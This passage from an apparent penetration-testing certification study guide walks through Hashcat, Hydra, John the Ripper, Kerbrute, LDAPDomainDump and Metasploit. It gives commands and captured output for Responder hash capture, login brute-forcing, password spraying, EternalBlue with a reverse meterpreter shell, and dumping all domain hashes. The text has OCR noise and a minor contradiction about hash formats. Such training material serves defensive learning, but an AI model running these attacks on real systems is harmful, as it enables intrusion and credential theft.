b435b51404eeaad3b435b51404ee:5f4dcc3b5aa765d61d8327deb882cf
99
```

Example PJPT use case

```
# Search for Hashcat's module numbers for the hash type.
$ hashcat --help | grep -i [Hash Type]

# Example for Hashcat's module numbers for the hash type.
$ hashcat --help | grep -i ntlm
```

Note: hash-identifier will usually produce multiple possible results for the hash type. Choose the most likely one listed or use multiple hash-identifying tools to cross-verify.

Note: For SAM (NTLM) hashes, you only need the NT part for hash-identifier and Hashcat. Extract the NT part to use only:

```
# Whole format - [Username]:[RID]:[LM Hash]:[NT Hash]::::.
username:500:aad3b435b51404eeaad3b435b51404ee:5f4dcc3b5aa76
5d61d8327deb882cf99:::

# Desired NT part only.
5f4dcc3b5aa765d61d8327deb882cf99
```

Check if you are using GPU or CPU with Hashcat

```
$ hashcat -I

# Hashcat detects and uses GPU automatically most of the
time. Make sure the GPU is properly installed and works if
it isn't listed.
```

Cracking hashes


```
# Syntax.
$ hashcat -m [Module No.] [Path to Hash Text File] [Path to
Wordlist]

# Example.
$ hashcat -m 1000 /home/kali/Desktop/hashtocrack.txt    /
home/kali/Desktop/wordlist.txt
```

PJPT Example use case


```
# Captures NTLMv2 hashes.
$ sudo responder -I eth0 -dwp

# Copy and paste the hashes in "hashfile.txt" in working
directory.
$ nano hashfile.txt

# Crack NTLMv2 hashes.
$ hashcat -m 5600 hashfile.txt /home/kali/Downloads/
rockyou.txt
```

Note: Secretsdump and NTDS.dit dumping will reveal SAM/NTLM hashes. Responder will reveal NTLMv2 hashes.

Real Example


[*] [MDNS] Poisoned answer sent to 192.168.1.123 for name server01.local
[*] [MDNS] Poisoned answer sent to 192.168.1.123 for name server01.local
[*] [LLMNR] Poisoned answer sent to 192.168.1.123 for name server01
[*] [MDNS] Poisoned answer sent to 192.168.1.123 for name server01.local
[*] [MDNS] Poisoned answer sent to 192.168.1.123 for name
[*] [LLMNR] Poisoned answer sent to 192.168.1.123 for name
[SMB] NTLMv2-SSP Client : 192.168.1.123
[SMB] NTLMv2-SSP Username : MicrosoftAccount\victim02
[SMB] NTLMv2-SSP Hash : victim02::MicrosoftAccount:
[*] Skipping previously captured hash for MicrosoftAccou
[*] Skipping previously captured hash for MicrosoftAccou
Windows Security
Enter network credentials
Enter your credentials to connect to: server01
victim02
Remember my credentials
Access is denied.
More choices
OK
Cancel
1
2
3

Source: 101labs.net. Responder captures NTLMv2 hash.



Source: 101labs.net. Hashcat cracks the NTLMv2 hash captured by Responder to reveal the password.

Next Steps

After dumping hashes, use Hashcat with GPU for much faster cracking than John.

If successful, you can now perform authenticated enumeration and attacks.

Attempt to escalate privileges on the machine or move laterally to another machine.

Attempt Pass attacks to see if the credentials work elsewhere.

Common Beginner Mistakes

- Using the wrong module for the hash type.
- Using the wrong paths to the files containing the hash(es) and passwords to try.
- Assuming Hashcat finds all the passwords. If the password is not in the wordlist, Hashcat will not find it.
- Using Hashcat within their VM without GPU access. This is much slower. Try using Hashcat on your local machine which will allow Hashcat GPU usage.
- Using the full form of the SAM (NTLM) hash. Hashcat only uses LM:NT part.

Hydra

Overview

★ Scanning Phase

Hydra is a useful tool for cracking passwords on a range of network services, including SSH, FTP and HTTP.

Its usage depends on which services are running on the target machine.

The speed is adjustable depending on the number of threads (a separate, simultaneous attempt to authenticate to the target), which can help prevent lockout as well.

Prerequisites

No special privileges are required. All you need is a wordlist to use for brute-forcing logon.

You must also double check if any account lockout policies will hinder your attempts to brute-force service logons.

Usage

Brute-forcing SSH logon

```
# Syntax.
$ hydra -l [User] -P [Path to Wordlist] ssh://[Target IP]
-w [Time Between Attempts] -v -f -o [Path to Output]

# Example.
$ hydra -l administrator -P /home/kali/Downloads/
rockyou.txt ssh://10.0.0.25 -w 10 -v -t -f -o /home/kali/
Desktop/output.txt

# -l flag specifies a single user to try and brute-force.

# -P flag specifies the path to the wordlist to use for
```

```
brute-forcing.

# -w flag specifies wait time in seconds between attempts.
Useful for reducing the risk of detection.

# -v flag specifies verbose output. Replace with -V for
even more verbose output.

# -t flag specifies threads. I.e., number of parallel login
attempts. Default is 16.

# -f flag means stop after the first successful login found.

# -o flag specifies the output file to save the results to.
This is an optional feature for the attack.
```

Brute-forcing RDP logon

```
# Syntax.
$ hydra -l admin -P [Path to Wordlist] rdp://[Target IP]

# Example.
$ hydra -l administrator -P /home/kali/Desktop/rockyou.txt
rdp://10.0.0.25
```

Brute-forcing FTP logon


```
# Syntax.
$ hydra -l [Username] -P [Path to Wordlist] ftp://[Target
IP] -w [Time between Attempts]

# Example.
$ hydra -l ftuser -P /home/kali/Desktop/passwords.txt
ftp://10.0.0.25 -w 10
```

PJPT Example use case

```
# Find a list of usernames first.
$ kerbrute userenum -d AAADOMAIN.local --dc 10.0.0.55
/home/kali/possibleusers.txt

# Then, attempt brute force FTP access on a domain-joined
machine with FTP service running.
$ hydra -l ftuser -P /home/kali/Desktop/passwords.txt
ftp://10.0.0.25 -w 10
```

Note: You will notice the syntax for each of the protocols is very similar. A lowercase flag “-l” means test for one user. An uppercase flag “-L” means test a list of users. A lowercase flag “-p” means test one password. An uppercase flag “-P” means test a list of passwords. These flags work for all protocols.

Real Example


┌──(root㉿kali)-[/home/kali]
└─# hydra -l luo -p 123456 ssh://192.168.130.133
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-13 04:42:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.130.133:22/
[22][ssh] host: 192.168.130.133 login: luo password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-13 04:42:34
CSDN @ツ無メ

Source: blog.csdn.net. One username and one password successfully granted access to SSH on 192.168.130.133.

How It Works

Hydra loads the username(s) and password(s) input by the attacker. Hydra connects to the target service, sends these credentials and analyses their response. If the credentials are valid, they are saved and returned to the user. If they are invalid, Hydra continues until all possibilities are exhausted.

Next Steps

Assuming Hydra successfully finds logins to access a specific service, try and enumerate the service for more information. For example, if you managed

successful logon to FTP, search for sensitive files. If you manage successful logon to SSH, use the command line to search for files and execute further attack from an authenticated, internal command line.

Using those successful credentials found, also attempt Pass attacks. Use the credentials to perform authenticated enumeration and attempt privilege escalation/lateral movement.

Common Beginner Mistakes

- Assuming Hydra will find the password. The wordlist may not contain the actual password.
- Using generic wordlists. Big, popular wordlists like rockyou.txt may be useful but using targeted wordlists (e.g., common passwords for admin users) may be more useful for those specific scenarios.
- Using too many threads. This could potentially lead to account lockouts.

JohnTheRipper

Overview

★ Post-Compromise Attack Stage

John The Ripper (abbreviated to John) is a useful tool for cracking password hashes. It takes password hashes, tries cracking it through brute-force and returns the password as plaintext if successful.

John auto-detects the hash type, which is useful if you don't know what the hash type is.

It doesn't require a wordlist - it is capable of trying every possible character combination but this is extremely slow.

For the PJPT, it can be used to crack NTLM hashes.

Note: If you want to find the hash type, use Kali Linux's inbuilt tool "hash-identifier" like this:

```
$ hash-identifier [Hash]

# This will output possible hash types. You can specify
this in John to prevent it choosing an incorrect hash type.
```

Prerequisites

No prerequisites, except for a wordlist to give to John if you want a faster cracking process.

Usage

Cracking hashes (without specifying hash type)

```
# Syntax.
$ john --wordlist=[Path to Wordlist] [Path to Hashes File]
```

```
# Example.
$ john --wordlist=/home/kali/Downloads/rockyou.txt /home/
kali/Desktop/NTLMhashes.txt

# To crack without a wordlist, just remove the --wordlist
option from the command.
```


Cracking hashes (specifying hash type)

```
# Syntax.
$ john --format=[Hash Type] --wordlist=[Path to Wordlist]
[Path to Hashes File]

# Example.
$ john --format=NT --wordlist=/home/kali/Downloads/
rockyou.txt /home/kali/Desktop/NTLMhashes.txt
```

Example PJPT use case

```
# Get NTLM hash.
$ sudo responder -I eth0 -dwP

# Store the hash in a new text file. Stay in the working
directory.
$ nano hash.txt

# Crack the hash with John (using only the NT part, which
is what you need).
$ john --format=NT --wordlist=/usr/share/wordlists/
rockyou.txt hash.txt

# Save the results of the cracked hash in a text file.
$ john --show hash.txt > cracked.txt

# Output the contents of cracked.txt to see the cracked
password.
$ cat cracked.txt
```

Real Example


user@ip-10-10-151-111:~/John-the-Ripper-The-Basics/Task05$ john --for
mat=NT --wordlist=/usr/share/wordlists/rockyou.txt ntlm.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Note: Passwords longer than 27 rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for
status
mushroom (?)
1g 0:00:00:00 DONE (2025-06-23 17:56) 50.00g/s 153600p/s 153600c/s 15
3600C/s skater1..dangerous
Use the "--show --format=NT" options to display all of the cracked pa
sswords reliably
Session completed.

Source: medium.com. John cracked the NT hash to reveal the password.

How It Works

John loads the hash file input by the user. It identifies the hash-type (auto-detection if not specified) and loads the wordlist (or not if not provided).

It hashes every password in the wordlist with the same algorithm used for the password hashes. It then compares this with the password hash given in the input password hashes. If the hashes match, the plaintext password is output to the attacker.

Without a wordlist being provided, John tries every possible password, hashes each combination, compares and repeats until the hashes match. This is a much lengthier process.

Next Steps

If successful, you have found valid credentials. You can now perform authenticated enumeration and attacks.

Attempt to escalate privileges on the machine or move laterally to another machine if you are yet to.

Attempt Pass attacks to see if the credentials work elsewhere.

Common Beginner Mistakes

- Using large wordlists with irrelevant combinations. Use targeted wordlists, which are more likely to reveal the correct password.

- Not specifying the hash format. This could lengthen the time it takes John to crack the hashed password.
- Assuming all hashes will crack. John may not succeed in cracking the hash.

Kerbrute

Overview

★ Scanning & Exploitation Phases

Kerbrute is used for enumerating usernames stored in the Domain Controller in an Active Directory environment.

This information can be enumerated to gain a foothold in domain-joined machines for initial access and lateral movement.

It can also be used for other password-based attacks, such as password spraying a network.

Prerequisites

Port 88 (Kerberos service) must be accessible on the Domain Controller - Kerbrute abuses the Kerberos service.

You will also need a wordlist of usernames to use for the brute-force.

Usage

Enumerate usernames

```
# Syntax.
$ kerbrute userenum -d [Domain] --dc [Domain Controller IP]
[Path to Wordlist]

# Example.
$ kerbrute userenum -d TARGET-DOMAIN.local --dc 10.0.0.15
/usr/share/wordlists/users.txt

# -d switch specifies the domain we are targeting.

# --dc specifies the IP address of the Domain Controller we
are trying to brute-force usernames from.
```

```
# The wordlist is passed in as a path to Kerbrute.
```

Brute-force an account's password

```
# Syntax.
$ kerbrute bruteuser -d [Domain] --dc [DC IP] [Path to
Wordlist] [User to Target]

# Example.
$ kerbrute bruteuser -d TARGET-DOMAIN.local --dc 10.0.0.15
/usr/share/wordlists/passwords.txt james

# The usernames "james" here can be passed in as another
positional argument. Kerbrute identifies it as the username
to brute-force the password for.
```

Password-spraying


```
# Syntax.
$ kerbrute passwordspray -d [Domain] [Path to List of
Usernames] [Password] --dc [DC IP]

# Example.
$ kerbrute passwordspray -d TARGET-DOMAIN.local /usr/share/
wordlists/users.txt Password! --dc 10.0.0.25
```

Example PJPT use case


```
$ kerbrute bruteuser -d AAADOMAIN.local --dc 10.0.0.25
/home/kali/Desktop/rockyou.txt kjones

# Output the result of the command in a file called
kerbrute.log.
$ kerbrute userenum --dc 10.0.0.25 -d AAADOMAIN.local -o
kerbrute.log /home/kali/Desktop/usernames.txt
```

Note: The positional arguments (wordlist and username to target) must be passed in that order for Kerbrute to correctly identify them.

Real Example


$ /opt/kerbrute/kerbrute --dc 192.168.31.5 -d siege.local -o kerbrute.log userenum usernames.txt
Version: v1.0.2 (fd5f345) - 03/10/20 - Ronnie Flathers @ropnop
2020/03/10 10:56:51 > Using KDC(s):
2020/03/10 10:56:51 > 192.168.31.5:88
2020/03/10 10:56:51 > [+] VALID USERNAME: abenjamin@siege.local
2020/03/10 10:56:51 > [+] VALID USERNAME: acarson@siege.local

Source: redsiege.com. Kerbrute successfully identifying two valid domain usernames.


C:\Users\Public>kerbrute.exe passwordspray -d danols.local usernames.txt Welcome1
Version: v1.0.3 (9dad6e1) - 02/18/25 - Ronnie Flathers @ropnop
2025/02/18 13:01:38 > Using KDC(s):
2025/02/18 13:01:38 > prod-dc01-dan.danols.local:88
2025/02/18 13:01:38 > [+] VALID LOGIN: elva.velazquez@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: celeste.benson@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: kim.acevedo@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: brant.schmidt@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: desiree.hoffman@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: mac.cantu@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: erin.terrell@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: sheldon.klein@danols.local:Welcome1
2025/02/18 13:01:38 > [+] VALID LOGIN: lowell.hebert@danols.local:Welcome1

Source: securonix.com. Kerbrute spraying domain users with a single password - “Welcome1”, identifying multiple accounts that share the password.

How It Works

Kerbrute tries different username/password combinations by abusing the Kerberos service on port 88. The DC responds with different Kerberos pre-authentication responses, informing Kerbrute if the username or password is valid/invalid. Based on this, Kerbrute displays the successful credentials to the user.

It uses Kerberos' pre-authentication feature. Thus, it doesn't create failed login attempts in logs on the target when identifying valid users, meaning it's harder to detect.

Next Steps

Once Kerbrute has identified usernames, you can attempt to brute-force passwords for those usernames to gain a foothold. You can also check if the accounts are Kerberoastable.

If valid credentials have been found by Kerbrute, perform authenticated enumeration to identify more information about the domain-joined machines. Also attempt credential-stuffing on other machines to see if those credentials are valid there too for lateral movement.

Common Beginner Mistakes

- Running Kerbrute without the correct domain name. Make sure you are attacking the correct domain name and using the correct IP address(es).
- Not using AD-specific common usernames/passwords in wordlists. Without these, you are less likely to get a hit with Kerbrute.
- Running password brute-force attacks before checking if there is an account lockout policy in effect.

LDAPDomainDump

Overview

★ Post-Compromise Enumeration Phase

LDAPDomainDump is used for identifying information about the domain from the Domain Controller. This can include information about domain administrators, expired/non-expired accounts, domain users, domain policies and domain computers.

It abuses the LDAP (Lightweight Directory Access Protocol) service on the Domain Controller, which stores domain information.

Prerequisites

The LDAP (port 389)/LDAPS (port 636) service must be running on the Domain Controller.

You must use any valid domain user credentials (local workstation account credentials WON'T work). This is because the Domain Controller does not know about local user accounts and so will not reveal information. Any authenticated domain user is able to access Active Directory information.

Usage

Reveal and store domain information in the working directory


```
# Syntax.
$ ldapdomaindump ldaps://[DC IP] -u '[Domain]\[Username]'
-p [Password]

# Example.
$ ldapdomaindump ldaps://10.0.0.25 -u 'AAADOMAIN.local
\fuser' -p Password123!

# -u flag specifies the domain user account.
```

```
# -p flag specifies the domain user's password.

# If using LDAPS does not work, replace "ldaps" with "ldap"
in the command above. Make sure to use the correct protocol
depending on what port(s) are open on the DC.
```

Example PJPT use case

```
# Make a new folder to run the command and store output
files.
$ mkdir ldapdumpinformation

# Navigate to the folder.
$ cd ldapdumpinformation

$ ldapdomaindump ldaps://10.0.0.25 -u 'AAADOMAIN.local
\fuser' -p Password123!

# The data can be found in the Working Directory.
```

Real Example



LDAPDomainDump querying LDAP for domain information and outputting the information in the working directory (/home/kali/Downloads).

How It Works

LDAPDomainDump is essentially a series of LDAP search queries. The output of the queries is converted into readable reports for the attacker. It opens a connection to the LDAP/LDAPS port on the Domain Controller, authenticates using the provided credentials and then searches the domain for information.

Next Steps

After reading through information extracted by LDAPDomainDump, you may find more useful information that can help you pivot laterally or perform privilege escalation.

Look for information like useful targets, password policy features (e.g., any lockout features, password complexity), usernames you didn't know existed, users with SPNs for Kerberoasting etc.

Note: LDAPDomainDump can also reveal AS-REP Roastable users, although this is outside of the scope of PJPT.

Common Beginner Mistakes

- Running LDAPDomainDump with local workstation credentials rather than domain user credentials. The DC will not recognise local account credentials.
- Using the wrong protocol. Check if LDAP/LDAPS/both are open with Nmap first. Use the protocol that is running on the DC.
- Quickly glancing over the information reports produced. You may miss crucial information that can help you.

Metasploit

Overview

★ Post-Compromise Phase

Metasploit is a framework that runs on Kali Linux. It combines different exploits, payloads and exploitation tools.

It provides attackers with the choice of payloads to use, automating the process of running exploits against the target.

Prerequisites

The target must be vulnerable to a known exploit in Metasploit's database. The target port (RPORT) on the victim must also be open

Usage

Starting Metasploit

```
$ msfconsole
```

Searching for exploits for specific vulnerabilities

```
# Syntax.
> search [Version/Software Version]

# Example.
> search ms17_010
```

Use a module for a specific exploit

```
# Syntax.
> use [Module]
```

```
# Example.
> use exploit/windows/smb/ms17_010_eternalblue
```

Note: Exploits have different payloads (what is executed after successful exploitation). Select your desired payload based on the attack you want to perform. Example:

```
> set PAYLOAD windows/meterpreter/reverse_tcp
```

Note: For the PJPT, you will most probably use Metasploit for finding known Windows vulnerabilities like EternalBlue. Use Metasploit to get an initial shell on the target then launch post-exploitation attacks like dumping hashes.

Set options for the exploit and run it

```
# Options for the exploit, including information on the
target.
> show options

# Fill in the options for the exploit.
> set RHOST [Target IP]
> set LHOST [Attacker Machine IP]
...

# Run the exploit.
> run

# If the exploit is successful and leads to a Meterpreter
shell (the exploit payload will have the word
"meterpreter"), you can use the commands outlined below.
```

Meterpreter general commands

```
# Get system info on the target.
meterpreter> sysinfo

# Dump all local hashes on the machine.
meterpreter> hashdump
```

```
# Drop to a CMD shell from Meterpreter.
meterpreter> shell

# Attempt to escalate to System privileges. This may help
with the "hashdump" command above.
meterpreter> getsystem
```

Impersonating tokens in Meterpreter

```
# Load the Incognito extension to Meterpreter to make
commands for listing available tokens available.
meterpreter> load incognito

# List available tokens.
meterpreter> list_tokens -u

# Impersonate the desired token (and thus the user).
meterpreter> impersonate_token [Token]

# Example.
meterpreter> impersonate_token MARVEL\\administrator

# You have to use "\\" instead of just "\" for correct
syntax.

# Basically, in the current Meterpreter session on the
target machine, we are looking to see if any users with
higher privileges have signed in on the workstation. If
they have, their token will be present and can be
impersonated.

# If you are able to impersonate the Domain Admin, look at
the steps below to fully compromise the domain.

# On your attacker machine, precompile secretsdump.py into
secretsdump.exe file.
$ pyinstaller --onefile [Path to secretsdump.py]
```

```
# Upload secretsdump.exe to the workstation on which the DA
token exists through Meterpreter.
meterpreter> upload [Path to secretsdump.exe on Attacker
Machine] [Path to store secretsdump.exe on Target Machine]

# Example.
meterpreter> upload /home/kali/Downloads/secretsdump.exe C:\

# Go into a shell from Meterpreter and navigate to the
directory where you put secretsdump.exe.
meterpreter> shell
C:\>

# From here, run secretsdump.exe as Domain Admin against the
DC to dump all domain account NTLM hashes in the terminal.
C:\> .\secretsdump.exe [Domain]/[DA Account Username]@[DC IP]

